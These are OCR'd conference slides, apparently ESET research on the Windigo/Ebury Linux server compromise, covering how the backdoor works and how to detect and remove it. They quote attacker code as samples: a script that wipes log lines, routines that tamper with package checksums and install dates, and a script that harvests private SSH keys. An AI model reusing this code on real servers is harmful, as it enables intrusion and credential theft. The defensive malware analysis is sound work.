192.27.81.11 -> 78.240.11.44 SSH Server: Protocol (SSH-2.0-OpenSSH_5.3)
78.240.11.44 -> 192.27.81.11 SSH Client: Protocol (SSH-2.0-0861d60b2465c038307

[11 bytes password][optional 4 bytes command][optional 4 bytes argument]
```

Backdoor interaction (cont.)

5 commands

- Xver: print Linux/Ebury version installed
- Xcat: print stolen credentials
- Xbnd: choose binded IP address for SSH tunnel
- Xpsw: set additional 4 byte xor key for future backdoor usage
- None: get a shell

Ebury infection map




ENJOY SAFER TECHNOLOGY™

Ebury infection (top 5)

Position	Country	Count
1	United States	10,065
2	Germany	2,489
3	France	1,431
4	Italy	1,169
5	United Kingdom	993
	Others	9,877
Total		26,024


Who ssh with root?



Linux/Cdorked

- httpd/nginx/lighttpd backdoor
  - Replacing binary on the server
- Redirect HTTP request on legitimate web site the exploit packs or affiliate links
- Use shared memory (POSIX IPC) for state and configuration
  - No file on disk
  - It's encrypted with a static XOR key unique per infection

Linux/Cdorked Stealth



Linux/Cdorked Stealth (cont.)

- Presence and content of Accept, Accept-Language, Referer, User-Agent headers
- Presence of administrative panel references in URL
  - *cpanel*
  - *secur*
  - *bill*
  - etc
- It is a web page? (.html, .php, etc)
- Did I redirect this client IP address in the last 24 hours?

Cdorked ratio

Only a small percentage of Ebury infected hosts have Cdorked installed.

Linking Cdorked and Ebury


```
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 48h
mov     [rbp+crypted_string_arg1], rdi
mov     [rbp+decrypted_string_arg2], rsi
mov     [rbp+key_int_arg3], edx
mov     eax, [rbp+key_int_arg3]
cdqe
and     eax, 0FF000000h
sar     rax, 24
add     eax, 5
mov     [rbp+key_from_arg3], al
mov     eax, [rbp+key_int_arg3]
cdqe
and     eax, 0FF0000h
sar     rax, 16
add     eax, 33
mov     [rbp+key_from_arg3+1], al
mov     eax, [rbp+key_int_arg3]
cdqe
and     eax, 0FF00h
sar     rax, 8
add     eax, 55
mov     [rbp+key_from_arg3+2], al
mov     eax, [rbp+key_int_arg3]
add     eax, 78
mov     [rbp+key_from_arg3+3], al
mov     [rbp+var_2E], 0
mov     [rbp+i], 0
```

```
push    r15
movsxd  rax, edx
add     edx, 78
mov     rcx, rax
push    r14
shr     rcx, 24
mov     r14, rsi
add     ecx, 5
push    r13
push    r12
mov     r12, rdi
push    rbp
xor     ebp, ebp
push    rbx
sub     rsp, 38h
mov     [rsp+68h+xorkey], cl
mov     rcx, rax
movzx   eax, ah
shr     rcx, 16
add     eax, 55
mov     [rsp+68h+xorkey+3], dl
add     ecx, 33
mov     [rsp+68h+xorkey+2], al
mov     [rsp+68h+var_46], 0
mov     [rsp+68h+xorkey+1], cl
lea     r13, [rsp+68h+str]
lea     r15, [rsp+68h+var_5C]
jmp     short loc_36E7003390
```

Perl/Calfbot

- Perl spamming daemon
- Deletes itself when running, resides only in memory
- Hides as `crond`

POSIX/Calfbot



Windigo group noteworthy compromises

- kernel.org infected at some point in 2011
- cPanel support SSH gateway
- poly.edu ;)

Why advanced?

- Stealth
  - close to no disk persistence
  - uses shared memory
  - hooks into binaries
  - do not affect existing services
- Effective
  - large number of compromised servers
  - validates spamming
  - maximizes available server resources

Automating a dark cloud

DevOps malware operators?

- Found very interesting monitoring and deployments scripts
- Interesting usage (SSH stream redirections):


```
cat payload.pl | ssh victim perl
# or
cat payload.sh | ssh victim bash
```

Recon / Deployment scripts

- Written in Perl
- Always reports to `STDOUT`
  - Errors
  - Status

Perl scripts

- Not obfuscated
- But as readable as Perl can be



Eliminates evidence

```
`mkdir -p /home/tmpq`; $tfile = '/home/tmpq/q3def';
@blist=`find  /var/log -type f -mtime -1 -size +100M -ls`; print @blist if @bl
@logs=`cat /etc/syslog.conf|grep -vi \"#\"|grep -vi dev`;
foreach (@logs) {$logs{$1}++ if m|.*?(/.+)| and not m|/mail| }
foreach $file (keys %logs) {
    next if checktime($file); # print "Check $file\n";
    $system="cat $file|egrep -i \"$n_date\"|egrep -i \"$string\""; #print "$sy
    $test=`$system`; print "Found in $file. Try to correct\n" if $test; next u
    $system="cat $file|egrep -vi \"$n_date\">$tfile;cat $file|egrep \"$n_date\
#    print "$system\n"; #!
    system($system) }
```

Recon scripts

- Checks for LD_PRELOAD trickery
- Various restrictive `ssh` configurations
- BSD jails

```
if (-l '/bin') {
    print "\n\tlALERT!!! /bin is link, seems like bsd jail\n";
    $alert++
}
```

- CPanel, BRadmin, Nagios ipcs plugin, auditd

Recon (cont)

- Generic `ssh` honeypots

```
@sd = `strings /usr/sbin/sshd |grep -e "^/usr/local/libexec"`;
chomp @sd;
if (@sd) { print "\n\tALERT!!! , ".join("|",@sd)."\n" }
my $ppid=getppid;
my $pb=readlink("/proc/$ppid/exe");
if ($pb ne '/usr/sbin/sshd') {
    print "\n\tlALERT!!! parent:$pb, $ppid\n";
    $alert++
}
```

Recon (cont)

- Detects available tools (pkg mgmt, gcc, patch, ...)
- Check for header files to compile OpenSSH
- Check if Ebury is already installed

Recon (cont)

Output

```
[...]
_#_#_ sysinfo:
_#_#_ uname:Linux 3.2.0-4-amd64 #1 SMP Debian 3.2.46-1 x86_64 GNU/Linux
_#_#_ dname:/etc/debian_version :7.1
_#_#_ issue:Debian GNU/Linux 7 \n \l_
_#_#_ ssh:OpenSSH_6.0p1 Debian-4, OpenSSL 1.0.1e 11 Feb 2013
_#_#_ pkg:/usr/bin/apt-get
_#_#_ gcc:
_#_#_ patch:
_#_#_ bash:/bin/bash
[...]
DEB check: ok
_#_#_ ifconfig:
          inet addr:xxx.xx.x.xx
          inet addr:127.0.0.1  Mask:255.0.0.0
_#_#_ ifconfig_end
alert:'1'; exit
```

Deployment script

- Uses Perl's *DATA* to pass files through `ssh`

```
open(TAR,"| tar zxf - $ln $sl");
binmode(DATA);
while(<DATA>) {
    print TAR $_;
}
close TAR;

__DATA__
^_<8b>^H^@VÃÇS^@^Cí½    X^TÇÖ0Ü3Ì("0hÀ¨^Q^]^U#î<8e><82>+( è h^@^E<
8c>¸¯<88>^K^Fg^T^W^PÒ`hÚ6ÞKÌÍ¢Ù4Ñ71jbôÆ^]\@<8c>^Z%Æ%j$Æhã<98><88><
9a>¸kÿç<9c>ê<86><81>ÈûÝÿû<9e>÷{<9e>ÿùimªêÔ©Sû©sªjúÌ<9e>9yñâ^^<96>i
<93>¹ÿ¹§;<½^B^BÈ<85>§<86>Û»gïÀî<9c>¥GÏ^<96>Þ^AÝ^CÁßÝbéÙ£^Ggîþ?X¦ÊÇ
>ß6)ÕlæRSRlÿ^]Þÿ*þÿ£Ï²<88>¨Áz<9d>®2ìÂ^Mà0Ô½1^K<87>¨pÿ×ªÒ<84>p}¸zð÷
```

Deployment script (cont)

Altering package management manifests

```
sub fix_md5 {
    my @df = glob("/var/lib/dpkg/info/libkeyutils1*.md5sums");
    get_md5();
    open( $fh, "<$df" );
    my @q = <$fh>;
    close $fh;
    for (@q) {
        $c++ if s|\S+  $d1/$rfile\n|$md5  $d1/$rfile\n|
    }

    open( $fh, ">$df" );
    print $fh @q;
    close $fh;
    print "md5fix: fixed lines: $c\n";
}
```

Deployment script (cont)

How do you install an rpm in the past?

```
$install_time = `rpm -q --qf '%{INSTALLTIME}\n' keyutils-libs`
`MYRPMT="$install_time" LD_PRELOAD=./override_time.so
rpm --replacepkgs --replacefiles --noscripts --nosignature -U malicious_libkey
```

Deployment script (cont)

```
# rpm --verify keyutils-libs
(no error)
# rpm -qi keyutils-libs
Name        : keyutils-libs                Relocations: (not relocatable)
Version     : 1.4                               Vendor: CentOS
Release     : 4.el6                          Build Date: Fri 22 Jun 2012 02:20:
Install Date: Mon 27 Jan 2014 06:08:43 AM EST      Build Host: c6b10.bsys.dev.
Group       : System Environment/Base       Source RPM: keyutils-1.4-4.el6.src
Size        : 59320                            License: GPLv2+ and LGPLv2+
Signature   : RSA/SHA1, Sun 24 Jun 2012 06:18:51 PM EDT, Key ID 21efc4bf71fbfe
URL         : http://people.redhat.com/~dhowells/keyutils/
Summary     : Key utilities library
Description :
This package provides a wrapper library for the key management facility system
calls.
```

Daily monitoring script

- Bash
- Grabs keys, known hosts, user ssh configs

```
echo __% Passwd
cat /etc/passwd
# [...]
ud=`awk -F':' '{print $6}' </etc/passwd|sort -u`;
echo __% KHosts
for f in $ud;do cat $f/.ssh/known_hosts 2>/dev/null;done
echo __% SSHConf
for f in $ud;do cat $f/.ssh/config 2>/dev/null && echo _%__${f};done
echo __% SSHKeys_priv
for f in $ud;do
[ -e $f/.ssh/id_rsa ] && { echo _%__$f/.ssh/id_rsa;cat $f/.ssh/id_rsa;echo; }
[ -e $f/.ssh/id_dsa ] && { echo _%__$f/.ssh/id_dsa;cat $f/.ssh/id_dsa;echo; }
```

Other scripts findings

- Modifies SELinux policy
- Various styles of installation
  - precompiled libraries
  - on-site compilation
  - packages
- Looks for over 40 backdoors/rootkits

DevOps malware operators

- Manage *their* infrastructure with code
- Pass data in-band with `ssh`
- Eliminate logs, restore timestamps
- Get rid of security features

Defeating Ebury

ENJOY SAFER TECHNOLOGY™

Same privileges

How to spy on a malicious user with the same privileges?

- syslog: omits logging
- package manifests: tampered
- tcpdump: Ebury stops on `IFF_PROMISC`, ssh traffic is encrypted
- core dumping processes and shared memory: long
- auditd!

auditd

The Linux audit framework provides an auditing system that reliably collects information about any security-relevant (or non-security-relevant) event on a system.

- logging syscalls
- logs can be sent over the network

```
auditctl -a exit,always -S execve
```

auditd logs

```
type=EXECVE msg=audit(1373838239.340:4474200): argc=4 a0="rm" a1="-f" a2="-f"
type=CWD msg=audit(1373838239.340:4474200):  cwd="/home/tmpp/openssh-5.9p1"
type=PATH msg=audit(1373838239.340:4474200): item=0 name="/bin/rm"
\- inode=22282288 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00
type=PATH msg=audit(1373838239.340:4474200): item=1 name=(null) inode=4456796
\- dev=08:01 mode=0100755 ouid=0 ogid=0 rdev =00:00
type=SYSCALL msg=audit(1373838239.341:4474201): arch=c000003e syscall=59
\- success=yes exit=0 a0=1f29d40 a1=1eec5f0 a2=1f 03ec0 a3=7fffd6be9a60
\- items=2 ppid=13403 pid=21287 auid=501 uid=0 gid=0 euid=0
\- suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty =pts0 ses=128232 comm="touch" exe=
type=EXECVE msg=audit(1373838239.341:4474201): argc=4 a0="touch" a1="-r"
\- a2="/etc/ssh/sshd_config" a3="/etc/ssh/ssh_config"
```

auditd logs (cont.)

On non-ascii arguments it switches to hex

```
type=EXECVE msg=audit(1373837952.278:4473290): argc=26 a0="gcc" a1="-g"
a2="-O2" a3="-Wall" a4="-Wpointer-arith" a5="-Wuninitialized"
a6="-Wsign-compare" a7="-Wformat-security" a8="-Wno-pointer-sign"
a9="-Wno-unused-result" a10="-fno-strict-aliasing" a11="-fno-builtin-memset"
a12="-fstack-protector-all" a13="-I." a14="-I."
a15=2D445353484449523D222F6574632F73736822 a16=2D445F504154485F5353485F50
524F4752414D3D222F7573722F6C6F63616C2F62696E2F73736822
[...]
a21=2D445F504154485F5353485F5049444449523D222F7661722F72756E22
a22=2D445F504154485F5052495653455 05F4348524F4F545F4449523D222F7661722F656D7074
a23="-DHAVE_CONFIG_H" a24="-c" a25="rsa.c"

$ ipython
in [1]: ('2D445F504154485F5353485F504B435331315F48454C504552'
         '3D222F7573722F6C6F63616C2F6C6962657865632F7373682D'
         '706B637331312D68656C70657222').decode('hex')
Out[2]: '-D_PATH_SSH_PKCS11_HELPER="/usr/local/libexec/ssh-pkcs11-helper"'
```

Going out-of-band

1. Built a man-in-the-middle ssh gateway
2. Leaked credentials
3. Waited…
4. …
5. Profit!

As simple as that

What we have learned

1. Gather system information with perl script
2. Install Ebury with perl script
3. Monitor infected servers daily with bash script run from the Ebury backdoor

What about production servers?

Forensics and incident response

ENJOY SAFER TECHNOLOGY™

Caution

- Running at same privilege level
- It's an arm's race
- Aim for out-of-band (network or memory acquisition)

Process analysis

Once you've found an interesting process

- Dump process memory

```
gcore pid
```

- `strings -a`, `gdb`, IDA Pro

Did you know?

proc allows you to extract deleted executables

```
# normal
$ sudo ls -l /proc/17902/exe
lrwxrwxrwx 1 root root 0 Sep 26 13:11 /proc/17902/exe -> \
\- /home/olivier/src/nginx-1.5.3/nginx
$ sha1sum /home/olivier/src/nginx-1.5.3/nginx
fbb493f83e67a651ccbbf73a5ad22ca6719c19e4  /home/olivier/src/nginx-1.5.3/nginx

$ sudo rm /home/olivier/src/nginx-1.5.3/nginx

# removed
$ sudo ls -l /proc/17902/exe
lrwxrwxrwx 1 root root 0 Sep 26 13:11 /proc/17902/exe -> \
\- /home/olivier/src/nginx-1.5.3/nginx (deleted)

$ sudo cp /proc/17902/exe ./nginx
$ sha1sum nginx
fbb493f83e67a651ccbbf73a5ad22ca6719c19e4  nginx
```

Finding network level modifications

Audit your iptables NAT table rules

```
iptables -t nat -L -nv
```

```
iptables-save
```

Finding network level modifications

Audit your iptables NAT table rules

- Rules in the NAT table to bounce traffic of compromised servers

```
-A PREROUTING -d xx.xx.51.14/32 -p udp -m udp --dport 53 -j DNAT --to-destinat
-A POSTROUTING -d xxx.xx.225.200/32 -p udp -m udp --dport 53 -j SNAT --to-sour
```

Finding network level modifications

Audit your IP in IP tunnels

- `ifconfig` and look for: `Link encap:IPIP Tunnel`
- `ip tunnel show`

```
tunl0: ip/ip  remote any  local any  ttl inherit  nopmtudisc
tun10: ip/ip  remote xx.xx.201.34  local xxx.xxx.232.18  dev eth0  ttl
sit0: ipv6/ip  remote any  local any  ttl 64  nopmtudisc
```

- `ip route show`

```
10.12.12.0/30 dev tun10  proto kernel  scope link  src 10.12.12.2
```

- `iptables -t nat -L -nv`
  - post-routing source NAT to map tunnel traffic to `eth0`

Shared Memory Analysis

`shm`: POSIX Shared Memory (an IPC mechanism)

- `ipcs`
- `shmcat`, http://sourceforge.net/projects/shmcat/

Shared Memory Analysis

Dump Shared Segment

```
# ipcs -m
------ Shared Memory Segments --------
key        shmid      owner     perms      bytes     nattch
[...]
0x000010e0 465272836  root      600        3282312    0

# ipcs -m -p
------ Shared Memory Creator/Last-op PIDs --------
shmid      owner      cpid       lpid
[...]
465272836  root       15029      17377

# ps aux | grep 15029
[...]
root     15029  0.0  0.0  66300  1204 ?        Ss   Jan26   0:00 /usr/sbin/ssh

# shmcat -m 465272836 > shm_dump
```

Recap

- Use out-of-band whenever possible
- Dump processes memory and content of `/proc` before killing a process
- Look for network configuration modifications

Automating defense

Indicators of Compromise

We released so-called IOCs

- https://github.com/eset/malware-ioc/tree/master/windigo
- https://www.cert-bund.de/ebury-faq
- [BEST] Contact us: windigo@eset.sk

Arms race

Shared memory

- Originally, a shared memory with permission 666 (`rw-rw-rw-`) was present
- Changed permission to 600 (`rw-------`)
- Doesn't use shared memory anymore: use Unix socket instead

